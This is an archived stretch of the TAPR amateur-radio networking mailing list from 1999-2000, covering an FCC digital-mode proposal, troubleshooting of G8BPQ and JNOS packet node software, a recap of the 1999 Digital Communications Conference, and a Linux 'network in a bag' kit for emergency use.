>   I thank you for the interest which you carry to my
> question.
> In my project, i use only the data . My objective is to propose a
> network management for the engines of freight.
> My problem is a problem of hardware and not software. I will wish to
> know if networks of this type exists at the different one.
> Can you help me after that.
>
> Regards.
> Nacim.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: Charles E Gelm <gelmce@erinet.com>
Date: Sat, 10 Jul 1999 18:13:31 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-29584-1999.07.10-17.19.24--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Is the .pdf file available in .txt 'for easier access' ?
Regards, Chuck

Greg Jones wrote:
>
> Steve is correct. This is a very important PRM to read, consider, and
> comment on.
>
> I have placed the pdf file in question, in my web area for easier access:
> http://www.tapr.org/~wd5ivd/RM-9673.pdf
> I urge all of you reading this message to go grab the NPRM and read it.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: dougy@ruraltel.net (Doug Younker)
Date: Sat, 10 Jul 1999 23:41:51 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-29620-1999.07.11-00.16.56--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello,

        The Midwest division vice director Bruce K0BJ told me to read the
article on the ARRL members only page, additionaly the same article is
in the latest edition of the ARRL leter.   It appears there's a SNAFU on
the part of the csvhfs, or is it what they call a Froudian<SP?> slip?

--
73, Doug Younker N0LKK
Near Plainville,KS
dougy@ruraltel.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

14. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: Steve Sampson <ssampson@www.usa-site.net>
Date: Sun, 11 Jul 1999 09:16:34 -0500 (CDT)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: dougy@ruraltel.net
Message-ID: <LYR6748-29644-1999.07.11-09.25.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I think it was on the W5YI page where Tynan has said he screwed up
on the Attachment. He says the CSVHFS (angry old men) will submit
a comment to the FCC saying they screwed up, and didn't mean to
wipe out digital modes, only that they wanted their own government
funded frequency allocation.

The word is Freudian slip, but that generally means you made a
subconcious sexual thought verbally.

SNAFU may be the appropriate word here.

Steve, K5OKC
Oklahoma City

>   The Midwest division vice director Bruce K0BJ told me to read the
> article on the ARRL members only page, additionaly the same article is
> in the latest edition of the ARRL leter.   It appears there's a SNAFU on
> the part of the csvhfs, or is it what they call a Froudian<SP?> slip?
>
> --
> 73, Doug Younker N0LKK
> Near Plainville,KS
> dougy@ruraltel.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: dougy@ruraltel.net (Doug Younker)
Date: Sun, 11 Jul 1999 12:54:19 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>

Message-ID: <LYR6748-29668-1999.07.11-13.24.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>
Well heck Steve,

I'm not very well educated in Freud and given the common culture use of
the term " Freudian" I always under stood it applied whenever intent
and action didn't coincide intent, I didn't know it was exclusive for
sexual thoughts, my limit usage of the term will even be more limited.

Back to topic. Where there seems no intent from the csvhfs to withdraw
their proposal, if that's possible, I suspect comments to the FCC are
still in order.

--
73, Doug Younker N0LKK
Near Plainville,KS
dougy@ruraltel.net

Steve Samson wrote:
> I think it was on the W5YI page where Tynan has said he
> screwed up
> on the Attachment. He says the CSVHFS (angry old men)
> will submit
> a comment to the FCC saying they screwed up, and didn't
> mean to
> wipe out digital modes, only that they wanted their own
> government
> funded frequency allocation.
>
> The word is Freudian slip, but that generally means you
> made a
> subconcious sexual thought verbally.
>
> SNAFU may be the appropriate word here.
>
> Steve, K5OKC
> Oklahoma City

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] G8BPQ and JNOS

From: "Josh Housey" <lhousey@excel.net>
Date: Wed, 14 Jul 1999 17:17:14 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-30095-1999.07.14-17.25.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello All:

I've been experimenting with G8BPQ software and attempting to try to link with it JNOS. I checked out the documentation and it doesn't work and I followed it explicitly step by step. I know it can be done, but the documentation seems not to be complete enough. Does anyone have a step-by-step procedure to do this operation?

I appreciate all responses received.

73
Josh, KG9BO

17. [netsig] G8BPQ

From: "Josh Housey" <lhousey@excel.net>
Date: Fri, 23 Jul 1999 10:13:39 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-31200-1999.07.23-10.22.35--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello all:

I'm running G8BPQ node software and I'm having a problem with it on a bbs. I have JNOS linked to it and have it successfuly linked it to JNOS. However, the problem is with G8BPQ. Whenever I try to use the bbs direct from the switch, I get a "Sorry.. ALL BBS Ports are in use... please try again." An error something like that. Also, when I attempt to connect to the bbscall that should bypass G8BPQ and go directly to JNOS, I get a <DM> response.

Does anyone have an answer to this?

Send all responses to lhousey@excel.net rather than to this forum.

I appreciate all responses sent.

73
Josh, KG9BO

18. [netsig] Re: G8BPQ

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 23 Jul 1999 12:05:54 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-31214-1999.07.23-11.14.22--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Howdy, Josh:

I think this is/are the responses that are returned (by G8BPQ) when I exit my
BBS software. IOW, G8BPQ thinks that JNOS is not running. Doesn't G8BPQ
use a software interrupt (07fh) and JNOS uses that to communicate with BPQ-CODE ?

Is your JNOS linking/hooking/whatever to the BPQCODE ?

BBS-CALL does not 'by-pass' G8BPQ per se; G8BPQ-CODE passes the circuit data off
to the BBS application as though G8BPQ wasn't there. Still, it seems that
JNOS is not running (or so thinks BPQ-code).

HTH, Chuck

Josh Housey wrote:
>
> Hello all:
>
> I'm running G8BPQ node software and I'm having a problem with it on a bbs. I have JNOS linked to it
and have it successfuly linked it to JNOS. However, the pro
>
> Does anyone have an answer to this?
>
> Send all responses to lhousey@excel.net rather than to this forum.
>
> I appreciate all responses sent.
>
> 73
> Josh, KG9BO
>
>
>   ----------
> Hello all:
>
> I'm running G8BPQ node software and I'm having a problem with it on a
> bbs. I have JNOS linked to it and have it successfuly linked it to
> JNOS. However, the problem is with G8BPQ. Whenever I try to use the
> bbs direct from the switch, I get a "Sorry.. ALL BBS Ports are in
> use... please try again." An error something like that. Also, when I
> attempt to connect to the bbscall that should bypass G8BPQ and go
> directly to JNOS, I get a <DM> response.
>
> Does anyone have an answer to this?
>
> Send all responses to lhousey@excel.net rather than to this forum.
>
> I appreciate all responses sent.
>
> 73
> Josh, KG9BO
>

--
Researching GELM

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

August 1999

Original source file: netsig.9908
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9908

1. [netsig] Fwd: backbone to the FHSS project

From: Greg Jones <wd5ivd@tapr.org>
Date: Wed, 18 Aug 1999 11:49:59 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-34952-1999.08.18-12.03.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Something of interest I received that I thought I would share with the list.

Cheers - Greg

>X-Sender: ka5dwr@tapr.org
>Date: Tue, 17 Aug 1999 11:57:35 -0500
>To: greg@tapr.org
>From: "Marcel, Hamoperator SM0UGT Bos" <sm0ugt@hotmail.com>
>Subject: backbone to the FHSS project
>Mime-Version: 1.0
>Status:
>
>There is now ongoing a new project with its goal to create a 10Mbit
>Microwave kit. Much efforts has Allready been made, and the ones who feels
>that they have a call for this sort of stuff are very much wellcome to join
>us. People of intrests are they who has writeln ethernet protocols, people
>who has wiroked with microwaves - PCB design and the rest who feels that
>they can contribute with something needed inhere.
>
>The project style are driven in the Linux project model.
>
>There is in some locations a badly need of infrastructure in some places
>and at the same time a very bad usement of the 44 andresses, and that is
>something I have in mind to change by this. So fellows who feels that the
>old packetradio standard needs a major upgrade, then please join us.
>
>
>To join, and for more information about the mailinglist
>
>Enter :www.abc.se/~m8114/hamradio
>
>/Marcel Bos
>Sweden
>
>

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

September 1999

Original source file: netsig.9909
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9909

1. [netsig] G8BPQ IP Router

```
From: "Josh Housey" <lhousey@excel.net>
Date: Mon, 13 Sep 1999 07:04:11 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-39344-1999.09.13-07.15.26--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

Hello All:

I have been using G8BPQ/FBB for a while and it has been working pretty good.
It works very well with node connects, bbs connects and so on. Also, I want
it to be able to be used as an ip router? First of all, is the IP router
enabled when bpqcode.exe is executed? Also, is there a way to run the ip
router and the fbb (g8bpq will obviously be loaded) with a multitasker?

Is there anything else to do to get the ip router?

I will appreciate all responses.

Thank you all for reading.

73
Josh, KG9BO

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] DCC this coming Weekend in Phoenix

```
From: Greg Jones <wd5ivd@tapr.org>
Date: Sat, 18 Sep 1999 14:40:46 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-40270-1999.09.18-14.53.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

Don't forget that the 1999 ARRL and TAPR Digital Communications Conference
is being held this next week Sept 24-26 in Phoenix, AZ.

For more details visit: http://www.tapr.org/dcc

The tentative schedule and proceedings abstracts are now available on the
conference page.

Look forward to seeing you at this year's DCC.

Cheers - Greg Jones, WD5IVD

Greg Jones, WD5IVD
        President TAPR (http://www.tapr.org)
        PhD Candidate, Instructional Technology, UT Austin

email: wd5ivd@tapr.org
web: http://www.tapr.org/~wd5ivd

Experience is what you get when you were expecting something else.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

October 1999

Original source file: netsig.9910
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9910

1. [netsig] thanks guys

From: Michael W Braun <brau9366@oakton.edu>
Date: Tue, 05 Oct 1999 20:09:41 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-43558-1999.10.05-20.22.33--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I am doing a class project and I needed to be on three mailing lists
pertaining to the three topics that I have chosen for my research
paper. The class is a computer class. The topics do not have to be
about computers, but the information about that the students gather
about the topics, have to be researched on computer. So thanks for the
help, and thanks for any other help that anyone can offer.
sincerely,
Mike

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] DCC recap

From: Greg Jones <wd5ivd@tapr.org>
Date: Thu, 14 Oct 1999 13:03:39 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "HF SIG list mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
" TAPR/AMSAT DSP "<dsp@tapr.org>,
"APRS SIG list mailing"<aprssig@tapr.org>,
"NETSIG list mailing"<netsig@tapr.org>,
"BBS SIG list mailing"<bbssig@tapr.org>,
" tacgps "<tacgps@tapr.org>, aprsnews@tapr.org, mic-e@tapr.org,
TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <LYR6748-44932-1999.10.14-13.16.26--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

1999 ARRL and TAPR Digital Communications Conference
September 24-26, 1999
Phoenix, Arizona
Greg Jones, WD5IVD

Another grand Digital Communications Conference! Special thanks go out to
the workers at MARC for hosting locally and to PRUG for being our
international co-host again. Also, a very special thanks to Geoff Baehr,
N6LXA, Chief Network Officer of Sun Microsystems, for attending and giving
the dinner talk on Saturday. Steve Stroh, N8GNJ, and Tina Stroh did an
excellent job in working the arrangements with the hotel in Phoenix once it
was selected. Tina wasn't able to attend because they are in the midst of
adopting a child. Congratualtions to Tina and Steve. Sheila Bible was a
big help and will be working with Tina in the coming years to help
coordinate the conferences as I take a lesser role in the conference. As
in the past, audio and photos from the conference will be available on the
TAPR web site (http://www.tapr.org/dcc).

Next year's DCC will be hosted in Orlando, FL. The date of the conference
should be selected by the end of the year.

The conference started Friday afternoon with the third annual APRS National
Symposium moderated by Steve Dimse, K4HG. The symposium was full of talks
and projects. During the symposium yet another new mystery hardware
project was discussed. This years was a sneak preview provided by Kenwood
to all those attending the DCC of their new mobile APRS equipped radio.
The following people spoke at the APRS Symposium.

APRSdos and TrakNet update
        Bob Bruninga, WB4APR
MacAPRS/WinAPRS Update
        Keith Sproul, WU2Z
XAPRS
        Keith Sproul, WU2Z
APRS+SA Update
        Brent Hildebrant, KH2Z
Internet and APRS
        Steve Dimse, K4HG

WinCE version
        Rob Wittner, KZ5RW
Kenwood TH-D7 Tricks, Treats, and Tragedies
        Stan Horzepa, WA1LOU
Arizona APRS
        David McCarthy, KC7AYX
APRS ICQ
        Tom Schaefer, NY4I
Microcontrollers and APRS
        Steve Bible, N7HPR
APRS Working Group Update
        John Ackermann, N8UR

The Friday Technical Seminar on HDTV by Allen Finne, KB5SQK was cancelled at the last minute when Allen cound not attend.

Friday night saw the annual DCC social, which was sponsored by PRUG. After the social, PRUG presented a technical paper highlighting their current development. The papers focused on what had been happening with their prototype direct-sequence radio operating in the 2.4 GHz band. This prototype appears to be very well designed from an experimentation point of view.

As with past years, Saturday was split into two strands -- a paper session and a session featuring selected topics. As in previous years, the selected topic strand had fewer topics with more time to present. Four selected topics were presented. Steve Bible, N7HPR, presented an introduction to PICs. Guy Story, KC5GOI, presented an overview to APRS and discussed some of the latest happenings in the mode. Johan Forrer, KC7WW, did an overview and current status on HF communications. Bob Nielsen, W6SWE, did a talk on the current status of Linux in the amateur community. Thanks to all the selected topic speakers for taking the time to present more in-depth materials during the DCC.

The paper sessions included the following talks:
Regulatory Issue and Update
        Dewayne Hendricks, WA8DZP
ARRL Technology Task Force & The Technology Working Group
        Rich Moseson, W2VU
Arizona Packet Radio, Past Present and Future
        Keith Justice, KF7TP & Dan Meredith, N7MRP
APRS Mic-Lite
        Bob Bruninga, WB4APR
APRS for X-Windows (Linux)
        Keith Sproul, WU2Z
Automatic Weather Bulletins via APRS
        Keith Sproul, WU2Z
APRS Generic Digipeating Satellites for HT and Mobile Satellite Communications
        Bob Bruninga, WB4APR
XML and APRS
        Steve Dimse, K4HG
APRN: Automatic Picture Relay Network and SSTV Picture Server
        Keith Sproul, WU2Z & Bob Bruninga, WB4APR
APRS Stand Alone Message Receiver
        Keith Sproul, WU2Z
Proposal for a Spread Spectrum Transponder Payload on the International Space Station
        Matthew Ettus, N2MJI
UWB (Ultra Wide Band) Technology
        Dewayne Hendricks, WA8DZP
Status Report on TAPR 900MHz SS Radio Project
        Tom McDermott, N5EG
A Low-Cost HF Channel Simulator for Testing and Evaluating HF Digital Systems
        Johan Forrer, KC7WW
(Non Technical) Lessons to be learned from the PSK31 Phenomena
        Eduardo Jacob, EA2BAJ
A software Implementation for Federal Standard 1052 (Mil. Std. 188-110A HF Modems)
        Robert McGwier, N4HY
A Practical Approach to Implementing HF Digital Voice in the Amateur Service
        Charles Brain, G4GUO
HamWeb and HamStation
        Dale Puckett, K0HYD

For the banquet speaker, we were very fortunate to have Geoff Baehr, N6LXA, Chief Network Officer of Sun Microsystems. Geoff gave a very interesting and thought-provoking talk on the future of the Internet and networking in

general and gave some comments on the future of amateur radio. We were
very fortunate to have Geoff attend the conference and much thanks goes to
Dewayne Hendricks, WA8DZP, for helping arrange another good banquet talk.

The Sunday morning seminar was a more time-intensive version of last year's
introductory session on PIC development. Steve Bible, N7HPR, Steve Dimse,
K4HG, John Hansen, W2FS, and Byon Garrabrant, N6BG gave a 5 hour long
seminar on PIC development and programming issues. They showed lots of
interesting projects and answered a lot of questions from the audience.

Thanks to all those that I missed mentioning who helped with the DCC and
I look forward to seeing you next year!

Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
----
e-mail: tapr@tapr.org   web: <http://www.tapr.org/>
ftp: ftp.tapr.org
phone: 940-383-0000   fax: 940-565-2544

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: DCC recap

From: Michael W Braun <brau9366@oakton.edu>
Date: Thu, 14 Oct 1999 13:39:06 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-44944-1999.10.14-13.51.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

?

Greg Jones wrote:

> 1999 ARRL and TAPR Digital Communications Conference
> September 24-26, 1999
> Phoenix, Arizona
> Greg Jones, WD5IVD
>
> Another grand Digital Communications Conference! Special thanks go out to
> the workers at MARC for hosting locally and to PRUG for being our
> international co-host again. Also, a very special thanks to Geoff Baehr,
> N6LXA, Chief Network Officer of Sun Microsystems, for attending and giving
> the dinner talk on Saturday.   Steve Stroh, N8GNJ, and Tina Stroh did an
> excellent job in working the arrangements with the hotel in Phoenix once it
> was selected. Tina wasn't able to attend because they are in the midst of
> adopting a child. Congratualtions to Tina and Steve. Sheila Bible was a
> big help and will be working with Tina in the coming years to help
> coordinate the conferences as I take a lesser role in the conference. As
> in the past, audio and photos from the conference will be available on the
> TAPR web site (http://www.tapr.org/dcc).
>
> Next year's DCC will be hosted in Orlando, FL. The date of the conference
> should be selected by the end of the year.
>
> The conference started Friday afternoon with the third annual APRS National
> Symposium moderated by Steve Dimse, K4HG. The symposium was full of talks
> and projects. During the symposium yet another new mystery hardware
> project was discussed. This years was a sneak preview provided by Kenwood
> to all those attending the DCC of their new mobile APRS equipped radio.
> The following people spoke at the APRS Symposium.
>
> APRSdos and TrakNet update
>   Bob Bruninga, WB4APR
> MacAPRS/WinAPRS Update
>   Keith Sproul, WU2Z
> XAPRS
>   Keith Sproul, WU2Z
> APRS+SA Update
>   Brent Hildebrant, KH2Z
> Internet and APRS
>   Steve Dimse, K4HG
> WinCE version
>   Rob Wittner, KZ5RW
> Kenwood TH-D7 Tricks, Treats, and Tragedies
>   Stan Horzepa, WA1LOU

> Arizona APRS
>   David McCarthy, KC7AYX
> APRS ICQ
>   Tom Schaefer, NY4I
> Microcontrollers and APRS
>   Steve Bible, N7HPR
> APRS Working Group Update
>   John Ackermann, N8UR
>
> The Friday Technical Seminar on HDTV by Allen Finne, KB5SQK was cancelled
> at the last minute when Allen cound not attend.
>
> Friday night saw the annual DCC social, which was sponsored by PRUG. After
> the social, PRUG presented a technical paper highlighting their current
> development. The papers focused on what had been happening with their
> prototype direct-sequence radio operating in the 2.4 GHz band. This
> prototype appears to be very well designed from an experimentation point of
> view.
>
> As with past years, Saturday was split into two strands -- a paper session
> and a session featuring selected topics. As in previous years, the
> selected topic strand had fewer topics with more time to present. Four
> selected topics were presented. Steve Bible, N7HPR, presented an
> introduction to PICs. Guy Story, KC5GOI, presented an overview to APRS and
> discussed some of the latest happenings in the mode. Johan Forrer, KC7WW,
> did an overview and current status on HF communications. Bob Nielsen,
> W6SWE, did a talk on the current status of Linux in the amateur community.
> Thanks to all the selected topic speakers for taking the time to present
> more in-depth materials during the DCC.
>
> The paper sessions included the following talks:
> Regulatory Issue and Update
>   Dewayne Hendricks, WA8DZP
> ARRL Technology Task Force & The Technology Working Group
>   Rich Moseson, W2VU
> Arizona Packet Radio, Past Present and Future
>   Keith Justice, KF7TP & Dan Meredith, N7MRP
> APRS Mic-Lite
>   Bob Bruninga, WB4APR
> APRS for X-Windows (Linux)
>   Keith Sproul, WU2Z
> Automatic Weather Bulletins via APRS
>   Keith Sproul, WU2Z
> APRS Generic Digipeating Satellites for HT and Mobile Satellite Communications
>   Bob Bruninga, WB4APR
> XML and APRS
>   Steve Dimse, K4HG
> APRN: Automatic Picture Relay Network and SSTV Picture Server
>   Keith Sproul, WU2Z & Bob Bruninga, WB4APR
> APRS Stand Alone Message Receiver
>   Keith Sproul, WU2Z
> Proposal for a Spread Spectrum Transponder Payload on the International
> Space Station
>   Matthew Ettus, N2MJI
> UWB (Ultra Wide Band) Technology
>   Dewayne Hendricks, WA8DZP
> Status Report on TAPR 900MHz SS Radio Project
>   Tom McDermott, N5EG
> A Low-Cost HF Channel Simulator for Testing and Evaluating HF Digital Systems
>   Johan Forrer, KC7WW
> (Non Technical) Lessons to be learned from the PSK31 Phenomena
>   Eduardo Jacob, EA2BAJ
> A software Implementation for Federal Standard 1052 (Mil. Std. 188-110A HF
> Modems)
>   Robert McGwier, N4HY
> A Practical Approach to Implementing HF Digital Voice in the Amateur Service
>   Charles Brain, G4GUO
> HamWeb and HamStation
>   Dale Puckett, K0HYD
>
> For the banquet speaker, we were very fortunate to have Geoff Baehr, N6LXA,
> Chief Network Officer of Sun Microsystems. Geoff gave a very interesting
> and thought-provoking talk on the future of the Internet and networking in
> general and gave some comments on the future of amateur radio. We were
> very fortunate to have Geoff attend the conference and much thanks goes to
> Dewayne Hendricks, WA8DZP, for helping arrange another good banquet talk.
>
> The Sunday morning seminar was a more time-intensive version of last year's
> introductory session on PIC development. Steve Bible, N7HPR, Steve Dimse,

> K4HG, John Hansen, W2FS, and Byon Garrabrant, N6BG gave a 5 hour long
> seminar on PIC development and programming issues. They showed lots of
> interesting projects and answered a lot of questions from the audience.
>
> Thanks to all those that I missed mentioning who helped with the DCC and
> I look forward to seeing you next year!
> --
> Tucson Amateur Packet Radio
> 8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
> --
> e-mail: tapr@tapr.org   web: <http://www.tapr.org/>
> ftp: ftp.tapr.org
> phone: 940-383-0000   fax: 940-565-2544
> --
>
> ---
> You are currently subscribed to netsig as: brau9366@oakton.edu
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
[Attachment: brau9366.vcf; text/x-vcard; 118 bytes]

4. [netsig] Your Web Page

From: searchers@freeola.com
Date: Mon, 18 Oct 99 22:26:56 EST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-45551-1999.10.18-16.20.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Increase your Web Site visiblity !

Try out :

*** Proven Web Page Optimisation Software ***
>> Audited results 55% Number 1 90% top 5 <<

*** Macro Media Web Page Design Software ****
  >>> Make your Web Pages sparkle <<<<

**** Accept checks from your Web Site *****
 >>>> Improve your margins & Cashflow <<<<

 Go to :
 http://www.angelfire.com/mt/bizzinessnews

 ++++ Sender & Remove Instructions ++++
Free Business Links
Bevere Close
Worcester
Tel 121 643 2448
Email : searchers@freeola.com
++++++++++++++++++++++++++++++++++++
To get removed from our email list please go to
http://www.freebizlinks.net/cleanlist.html
++++++++++++++++++++++++++++++++++++

C3

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

December 1999

Original source file: netsig.9912
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9912

1. [netsig] test to the netsig

```
From: Lumpy <lumpy@digitalcartography.com>
Date: Mon, 20 Dec 1999 06:10:08 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-56051-1999.12.20-07.19.52--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

sorry for the bw ab0gd
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

January 2000

Original source file: netsig.0001
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0001

1. [netsig] Linux and Public Service

From: John Ackermann <jra@febo.com>
Date: Sun, 02 Jan 2000 10:56:31 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-57718-2000.01.02-10.12.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The recent Y2K non-event gave me the impetus to finish a project I'd
been working on for a few months, and it's something that others on
this list who are involved in public service activities might be
interested in.

I've put together what I call a "network in a bag" for emergency use.
It's an old laptop (486SX/50, 16MB RAM, 250MB disk) with PCMCIA modem
and ethernet cards, long telephone cable, an ethernet mini-hub, and a
bunch of network drop cables.

The laptop has Linux installed and ppp configured to dial in to my home
network, which then provides access to the Internet (others might use a
separate ISP account, hopefully with a static IP address). The kernel
is configured for IP masquerade and the dhcpd daemon is running to
provide a class C network on the ethernet side. The laptop has apache,
sendmail, and samba installed as well.

With this setup, in about 10 minutes I can network a bunch of Windows
PCs and provide them Internet access as well as a local mail server and
file/print sharing via Samba. The web server allows public access to
status information if that becomes necessary.

At the moment, I don't have AX.25 configured, but that's the next step.
 The only problem I forsee is that my laptop doesn't have 16550 UARTs
on its serial ports, and both PCMCIA slots are being used, so
high-speed access may be a problem. But a 1200 baud radio link into an
internet-connected convers server would still be a useful tool.

It turns out we didn't need this for Y2K (thankfully) but it seemed to
impress the folks in the war room where I was stationed.

Just something to think about...

73,
John N8UR
jra@febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: Linux and Public Service

From: John Koster <w9ddd@tapr.org>
Date: Sun, 2 Jan 2000 10:22:59 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-57728-2000.01.02-10.38.52--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Sounds like a good little project.

John Koster, W9DDD
<w9ddd@tapr.org>

>
> With this setup, in about 10 minutes I can network a bunch of Windows
> PCs and provide them Internet access as well as a local mail server and
> file/print sharing via Samba. The web server allows public access to
> status information if that becomes necessary.
>

Are there some tricks you have learned about configuring W9x that I need
to know? I'd be lucky to get one W9x PC up on the network in 10 minutes.
I guess you're assuming one that is already to go? I mean I alway end up
rebooting severals times and being asked to insert disk #9 (or some such

number) each time.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Linux and Public Service

From: John Ackermann <jra@febo.com>
Date: Sun, 02 Jan 2000 12:03:08 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-57745-2000.01.02-11.18.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

John, W9DDD wrote:

> > With this setup, in about 10 minutes I can network a bunch of Windows
> > PCs and provide them Internet access as well as a local mail server and
> > file/print sharing via Samba. The web server allows public access to
> > status information if that becomes necessary.
> >
>
> Are there some tricks you have learned about configuring W9x that I need
> to know? I'd be lucky to get one W9x PC up on the network in 10 minutes.
> I guess you're assuming one that is already to go? I mean I alway end up
> rebooting severals times and being asked to insert disk #9 (or some such
> number) each time.

I made the assumption (maybe not a good one...) that the Win boxes have standard TCP/IP networking installed, using DHCP. If they don't, it's going to take a bit longer (but not all that much, since DHCP avoids having to do individual TCP/IP settings -- the Win boxes pick all that info up from the DHCP server.

Your message suggests, though, that a good inclusion for the bag is a set pf Win9X CD-ROMs!

(By the way, another goodie in my bag of tricks is a network boot disk that will allow you to install Windows via the network -- if I had enough disk space on the Linux machine to hold the Win9x install files, I could use that to do a clean install if necessary.)

73,
John

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: Linux and Public Service

From: Tadd Torborg <tadd@torborg.com>
Date: Sun, 02 Jan 2000 15:19:31 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-57781-2000.01.02-14.35.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Great job John. That sounds like a useful project even for non-emergency usage. I use IPROUTE on a MSDOS machine for this purpose but IPROUTE doesn't act as a DHCP server.

Re: making sure you can install on the client computer:
I agree. It is a pattern with all MSWindows varient OSs that during standard/typical install only the drivers for currently installed peripherals and for currently installed networks are included in the HD after install. This is true even though the drivers would occupy a very small amount of hard drive space. Before the days of multi-gigabyte HDs this made sure that a bootleg MSWindows install was eventually crippled by the lack of the install CD. On my own computers I have copied the entire OS install media onto the HD for later updates if only because I might be frustrated for not being able to have immediate access to my CD Wallets or so I don't have to identify which Service Pack is in place.

